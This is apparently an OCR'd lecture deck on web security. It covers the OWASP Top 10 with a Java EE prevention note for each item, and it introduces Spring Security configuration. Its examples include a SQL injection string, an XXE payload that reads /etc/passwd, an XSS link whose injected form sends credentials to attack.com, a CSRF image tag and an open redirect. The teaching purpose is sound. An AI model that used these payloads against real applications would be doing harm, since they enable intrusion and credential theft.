

# 1 About Web Security

### What is application security?




See [2]

### Application Security Risks




See, `http://www.owasp.org`, ©OWASP

### So what can happen?



©IBM `https://www.ibm.com/security/resources/xforce/xfisi/`

### OWASP

- Open Web Application Security Project
- `http://www.owasp.org`
- Risk analysis, guidelines, tutorials, software for handling security in web applications properly.
- ESAPI
- Since 2002

## 2 OWASP Top 10

### Web Application Vulnerabilities




Top 10 web application vulnerabilities for 2006 – taken from [3]

### OWASP Top 10, 2010 [4]

1. Injection
2. Cross-site Scripting (XSS)
3. Broken authentication and session management
4. Insecure direct object references
5. Cross-site Request Forgery (CSRF)
6. Security misconfiguration
7. Insecure cryptographic storage
8. Failure to restrict URL access
9. Insufficient transport layer protection
10. Unvalidated redirects and forwards

### OWASP Top 10, 2013 [5]

1. Injection
2. Broken authentication and session management
3. Cross-site Scripting (XSS)
4. Insecure direct object references
5. Security misconfiguration

6. **Sensitive data exposure** = Insecure cryptographic storage + Insufficient transport layer protection
7. **Missing function level access control** = Broadened Failure to restrict URL access
8. Cross-site Request Forgery (CSRF)
9. **Using components with known vulnerabilities** – extracted from Security misconfiguration
10. Unvalidated redirects and forwards

Bold = new in top 10.

### OWASP Top 10, 2017 [6]

1. Injection
2. Broken authentication
3. Sensitive data exposure
4. **XML External Entities (XXE)**
5. Broken access control = Missing function level access control + Insecure direct object references
6. Security misconfiguration
7. Cross-site Scripting (XSS)
8. **Insecure deserialization**
9. Using components with known vulnerabilities
10. Insufficient logging & monitoring

Bold = new in top 10.

On the next slides: A = attacker, V = victim.

## Injection

**Vulnerability**
**A** sends a text in the syntax of the targeted interpreter to run an unintended (malicious) code. Server-side.

**Prevention in Java EE**

- escaping manually, e.g. preventing injection into Java – Runtime.exec(), scripting languages.
- by means of a safe API, e.g. secure database access using :
  - JDBC (SQL) → PreparedStatement
  - JPA (SQL,JPQL) → bind parameters, criteria API

**Example**
**A** sends: `http://ex.com/userList?id='or'1'='1'` The processing servlet executes the following code:

```
String query = "SELECT * FROM users WHERE uid=" + "'" + request.getParameter("id") +
    "'";
```

## Broken Authentication and Session Management

**Vulnerability**
**A** uses flaws in authentication or session management (exposed accounts, plain-text passwds, session ids)

**Prevention in Java EE**

- Use HTTPS for authentication and sensitive data exchange
- Use a security library (ESAPI, Spring Sec., container sec.)
- Force strong passwords
- **Hash all passwords**
- **Bind session to more factors (IP)**

**Example**

- **A** sends a link to **V** with jsessionid in URL `http://ex.com;jsessionid=2P0O5FF01...`
- **V** logs in (having jsessionid in the request), then **A** can use the same session to access the account of **V**.
- Inproper setup of a session timeout – **A** can get to the authenticated page on the computer where **V** forgot to log out and just closed the browser instead.
- No/weak protection of sensitive data – if password database is compromised, **A** reads plain-text passwords of users.

## Sensitive Data Exposure

**Vulnerability**
**A** typically doesn't break the crypto. Instead, (s)he looks for plain-text keys, weakly encrypted keys, access open channels transmitting sensitive data, by means of man-in-the-middle attacks, stealing keys, etc.

**Prevention in Java EE**

- Encryption of offsite backups, keeping encryption keys safe
- Discard unused sensitive data
- Hashing passwords with *strong algorithms and salt*, e.g. bcrypt, PBKDF2, or scrypt.

**Example**

- A backup of encrypted health records is stored together with the encryption key.**A** scan steal both.
- A site doesn't use SSL for all authenticated resources. **A** monitors network traffic and observes **V**'s session cookie.
- Unsalted hashes – how quickly can you crack this MD5 hash?

`7efdb7a393637e7a1d5d7c67cd5a3e93` (try e.g. `https://www.md5online.org/md5-decrypt.html`)

## What is hashing?

- Hashing = One-way function to a fixed-length string
  - Today e.g. SHA256, RipeMD, WHIRLPOOL, SHA3
- (Unsalted) Hash (MD5, SHA)
  - `"cvut"` $\xrightarrow{md5}$ `"7efdb7a393637e7a1d5d7c67cd5a3e93"`
  - Why not? Look at the previous slide – generally brute forced in 4 weeks
- Salted hash (MD5, SHA)
  - `salt = "s0mRIdlKvI"`
  - `"cvut"+salt` $\xrightarrow{md5}$ `= "77e211b3facab75cb8d8632c2afa49c5"`
  - Useful when defending attacks on multiple passwords. Preventing from using rainbow tables.
  - SHA-1 Generally brute forced reasonable time (1 hour for top-world HW [7])

### XML External Entities (XXE)

**Vulnerability**
**A** provides XML with hostile content, **V** runs an XML processor on the document.

**Prevention in Java EE**

- Use simpler formats (e.g. JSON)
- Disable XML external entity and DTD processing in all XML parsers
- ... Web Application Firewalls

**Example**
**A** supplies a malicious XML entity, **V** processes it and exposes

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

### Missing Function Level Access Control

**Vulnerability**
**A** is an authenticated user, but does not have admin privileges. By simply changing the URL, **A** is able to access functions not allowed for them.

**Prevention in Java EE**

- Proper role-based authorization
- Deny by default + Opt-In Allow
- *Not enough to hide buttons, also the controllers/business layer must be protected*

**Example**

- Consider two pages under authentication: `http://example.com/app/getappInfo` `http://example.com/app/admin_getappInfo`
- **A** is authorized for both pages but should be only for the first one as they are not in the admin role.

### Insecure Direct Object References

#### Vulnerability

**A** is an authenticated user and changes a parameter to access an unauthorized object.

#### Prevention in Java EE

- Check access by *data-driven security*
- Use per user/session indirect object references – e.g. AccessReferenceMap of ESAPI

#### Example

**A** is an authenticated regular user being able to view/edit their user details being stored as a record with `id=3` in the db table users. Instead they retrieve another record they are not authorized for: `http://ex.com/users?id=2` The request is processed as

```
PreparedStatement s
  = c.prepareStatement("SELECT * FROM users WHERE id=?",...);
s.setString(1,request.getParameter("id"));
s.executeQuery();
```

### Security Misconfiguration

#### Vulnerability

**A** accesses default accounts, unprotected files/directories, exception stack traces to get knowledge about the system.

#### Prevention in Java EE

- Keep your SW stack (OS, DB, app server, libraries) up-to-date
- Scans/audits/tests to check that no resource turned unprotected, stacktrace gets out on exception ...

#### Example

- Application uses *older version of library* (e.g. Spring) having a security issue. In newer version the issue is fixed, but the application is not updated to the newer version.
- Automatically installed admin console of application server and not removed providing access through *default passwords*.
- *Enabled directory listing* allows **A** to download Java classes from the server, reverse-engineer them and find security flaws of your app.
- The *application returns stack trace on exception*, revealing its internals to **A**.

## Cross-Site Scripting (XSS)

**Vulnerability**
The mechanism is similar to injection, only applied on the client side. **A** ensures a malicious script gets into the **V**'s browser. The script can e.g steal the session, or perform redirect.

**Prevention in Java EE**
Escape/validate both server-handled (Java) and client-handled (JavaScript) inputs

**Example**

**Persistent** – a script code filled by **A** into a web form (e.g., a discussion forum) gets into DB and **V** retrieves (and runs) it to the browser through normal application operation.

**Non-persistent** – **A** prepares a malicious link `http://ex.com/search?q='/><hr/><br>Login:<br/><formaction='http://attack.com/saveStolenLogin'>Username:<inputtype=textname=login></br>Password:<inputtype=textname=password><inputtype=submitvalue=LOGIN></form></br>'<hr/>` and sends it by email to **V**. Clicking the link inserts the JavaScript into **V**'s page asking **V** to provide their credentials to the malicious site.

Try XSS at `https://xss-game.appspot.com/`

## Insecure Deserialization

### Vulnerability
**A** is able to pass malicious object to unsecured deserialization routine. After deserialization, the object is able to perform **A**'s code.

### Prevention in Java EE

- Integrity checks of serialized objects
- Enforce strict typing during deserialization
- Restrict deserialization to trusted sources only or do not use it at all

### Example
A distributed application uses serialized Java objects as means of data transportation. **A** notices this and sends a request containing serialized object with malicious code. The unknowing application deserializes the object, executing **A**'s code.

## Using Components with Known Vulnerabilities

**Vulnerability**
The software uses a framework library with known security issues (or one of its dependencies). **A** scans the components used and attacks in a known manner.

**Prevention in Java EE**

- Use only components you wrote yourselves :-)
- Track versions of all third-party libraries you are using (e.g. by Maven) and monitor their security issues on mailing lists, fora, etc.
- Use security wrappers around external components

**Example**
From [5] – "The following two vulnerable components were downloaded 22m times in 2011":

**Apache CXF Authentication Bypass** – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)

**Spring Remote Code Execution** – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server."

**Heartbleed bug in OpenSSL** – A bug (buffer over-read due to missing bound check) in the implementation of the TLS/DTLS heartbeat extension lead to the leakage of memory content of both server and client.

### Insufficient Logging & Monitoring

#### Vulnerability
**A** is able to attempt attacks on the system and, if successful, execute even a long term attack due to the lack of monitoring and timely response of **V**.

#### Prevention in Java EE

- Ensure all login, access control failures, server-side input validation failures are logged with sufficient detail
- Ensure logs can be easily analysed
- Ensure audit trail of high-impact operations is created

#### Example
**A** attempts scanning for user accounts using a common password or, conversely, attempts to guess the password of a concrete user. Without logging/restricted login attempts, **A** is able to keep repeating the attack.

### Cross-Site Request Forgery – Former OWASP Top 10

#### Vulnerability
**A** creates a forged HTTP request and tricks **V** into submitting it (image tags, XSS) *while authenticated*.

#### Prevention in Java EE
Insert a unique token in a hidden field – the attacker will not be able to guess it

#### Example
**A** creates a forged request that transfers amount of money (amnt) to the account of **A** (dest)

```
http://ex.com/transfer?amnt=1000&dest=123456
```

This request is embedded into an image tag on a page controled by **A** and visited by **V** who is tricked to click on it

```
<img src="http://ex.com/transfer?amnt=1000&dest=123456"/>
```

### Unvalidated Redirects and Forwards – Former OWASP Top 10

**Vulnerability**
**A** tricks **V** to click a link performing unvalidated redirect/forward that might take **V** into a malicious site looking similar (phishing)

**Prevention in Java EE**

- Avoid redirects/forwards
- ... if not possible, don't involve user supplied parameters in calculating the redirect destination
- ... if not possible, check the supplied values before constructing URL

**Example**
**A** makes **V** click on `http://ex.com/redirect.jsp?url=malicious.com` which passes URL parameter to JSP page `redirect.jsp` that finally redirects to `malicious.com`.

### OWASP Mobile Top 10, 2016 [1]

| | |
|---|---|
| M1: Improper Platform Usage<br>Mobile Platform Security Control (Permissions, Keychain, etc.) | M2: Insecure Data Storage<br>Insecure data storage and unintended data leakage |
| M3: Insecure Communication<br>incorrect SSL versions, poor handshaking, etc. | M4: Insecure Authentication<br>Failing to identify the user/maintain their identity, etc. |
| M5: Insufficient Cryptography<br>MD5 hash, unsalted hash, etc. | M6: Insecure Authorization<br>Authorization on client side, etc. |
| M7: Client Code Quality<br>Buffer overflows, format string vulnerabilities, etc. | M8: Code Tampering<br>Dynamic memory modification, method hooking, etc. |
| M9: Reverse Engineering<br>Tampering with intellectual property and other vulnerabilities, etc. | M10: Extraneous Functionality<br>Forgot to reenable 2-factor authentication after testing, putting passwords to logs, etc. |

# 3 Security for Java Web Applications

### Security Libraries

- ESAPI `https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API`
- Java Authentication and Authorization Service (JAAS) – old ($\in$ Java EE) `http://docs.oracle.com/javase/6/docs/technotes/guides/security`
- Java EE Security API – new in Java EE 8`https://javaee.github.io/tutorial/security-api.html`

- Spring Security `http://static.springsource.org/spring-security/site`
- Apache Shiro `http://shiro.apache.org`

### Spring Security

- Formerly Acegi Security
- Secures
  - Per architectural artifact:
    - Web requests and access at the URL
    - Method invocation (through AOP)
  - Per authorization object type:
    - Operations
    - Data
- Authentication and authorization

### Spring Security Modules

**ACL** – domain object security by Access Control Lists

**CAS** – Central Authentication Service client

**Configuration** – Spring Security XML namespace

**Core** – Essential Spring Security Library

**LDAP** – Support for LDAP authentication

**OpenID** – Integration with OpenID (decentralized login)

**Tag Library** – JSP tags for view-level security

**Web** – Spring Security's filter-based web security support

mandatory

mandatory

For Web Apps

### Securing Web Requests

- Spring uses a *servlet filter* to secure Web requests
- `org.springframework.web.filter.DelegatingFilterProxy`
- By default, the bean is called `springSecurityFilterChain`
- Use `@EnableWebSecurity` to enable the security
- Spring Boot will configure the filter by default, vanilla Spring:

```
FilterRegistration.Dynamic securityFilter =
  servletContext.addFilter("springSecurityFilterChain", DelegatingFilterProxy.class);
final EnumSet<DispatcherType> es = EnumSet.of(DispatcherType.REQUEST,
  DispatcherType.FORWARD);
securityFilter.addMappingForUrlPatterns(es, true, "/*");
```

### Example Security Config

```
@Configuration
@EnableWebSecurity
public class WebSecurityConfig extends WebSecurityConfigurerAdapter {
   @Override
   protected void configure(HttpSecurity http) throws Exception {
      http
         .authorizeRequests()
            .antMatchers("/", "/home").permitAll()
            .anyRequest().authenticated()
            .and()
         .formLogin()
            .loginPage("/login")
            .permitAll()
            .and()
         .logout()
            .permitAll();
   }
}
```

### Authentication

- In-memory
- JDBC
- LDAP
- OpenID
- CAS
- X.509 certificates
- JAAS

### Securing Methods and Data

- `@EnableGlobalMethodSecurity(prePostEnabled = true, securedEnabled = true)`

  **Method-level Security**

```
@PreAuthorize("hasRole('ROLE_ADMIN')")
public void createProduct(Product product) {
      productService.persist(product);
}
```

### Data-level Security

```
@PostFilter("filterObject.customer.username == principal.username")
public List<Order> listOrders() {
      return orderService.findAll();
}
```

## The End

### Don't forget!

- Security risks lurk everywhere, especially at the system's boundaries
- Every user input should be treated as hostile until proven otherwise
- Keep your libraries up-to-date

### And the next week?

- Advanced JPA topics
- Advanced Spring topics

# THANK YOU

## References


[1] OWASP Mobile Top 10 2016. https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10. Online; accessed 25.10.2019.

[2] OWASP Secure Coding Practices - Quick Reference Guide. {https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide}. Online; accessed 25.10.2019.

[3] Owasp top 10, 2007. {http://www.owasp.org/images/e/e8/OWASP_Top_10_2007.pdf}. Online; accessed 25.10.2019.

[4] OWASP Top 10, 2010. https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/owasptop10/OWASP%20Top%2010%20-%202010.pdf. Online; accessed 25.10.2019.

[5] OWASP Top 10, 2013. https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/owasptop10/OWASP%20Top%2010%20-%202013.pdf. Online; accessed 25.10.2019.

[6] OWASP Top 10, 2017. https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf. Online; accessed 25.10.2019.

[7] J. Böhm-Mäder and T. Wüst. *WebSphere MQ Security: Tales of Scowling Wolves Among Unglamorous Sheep*. Books on Demand, 2011.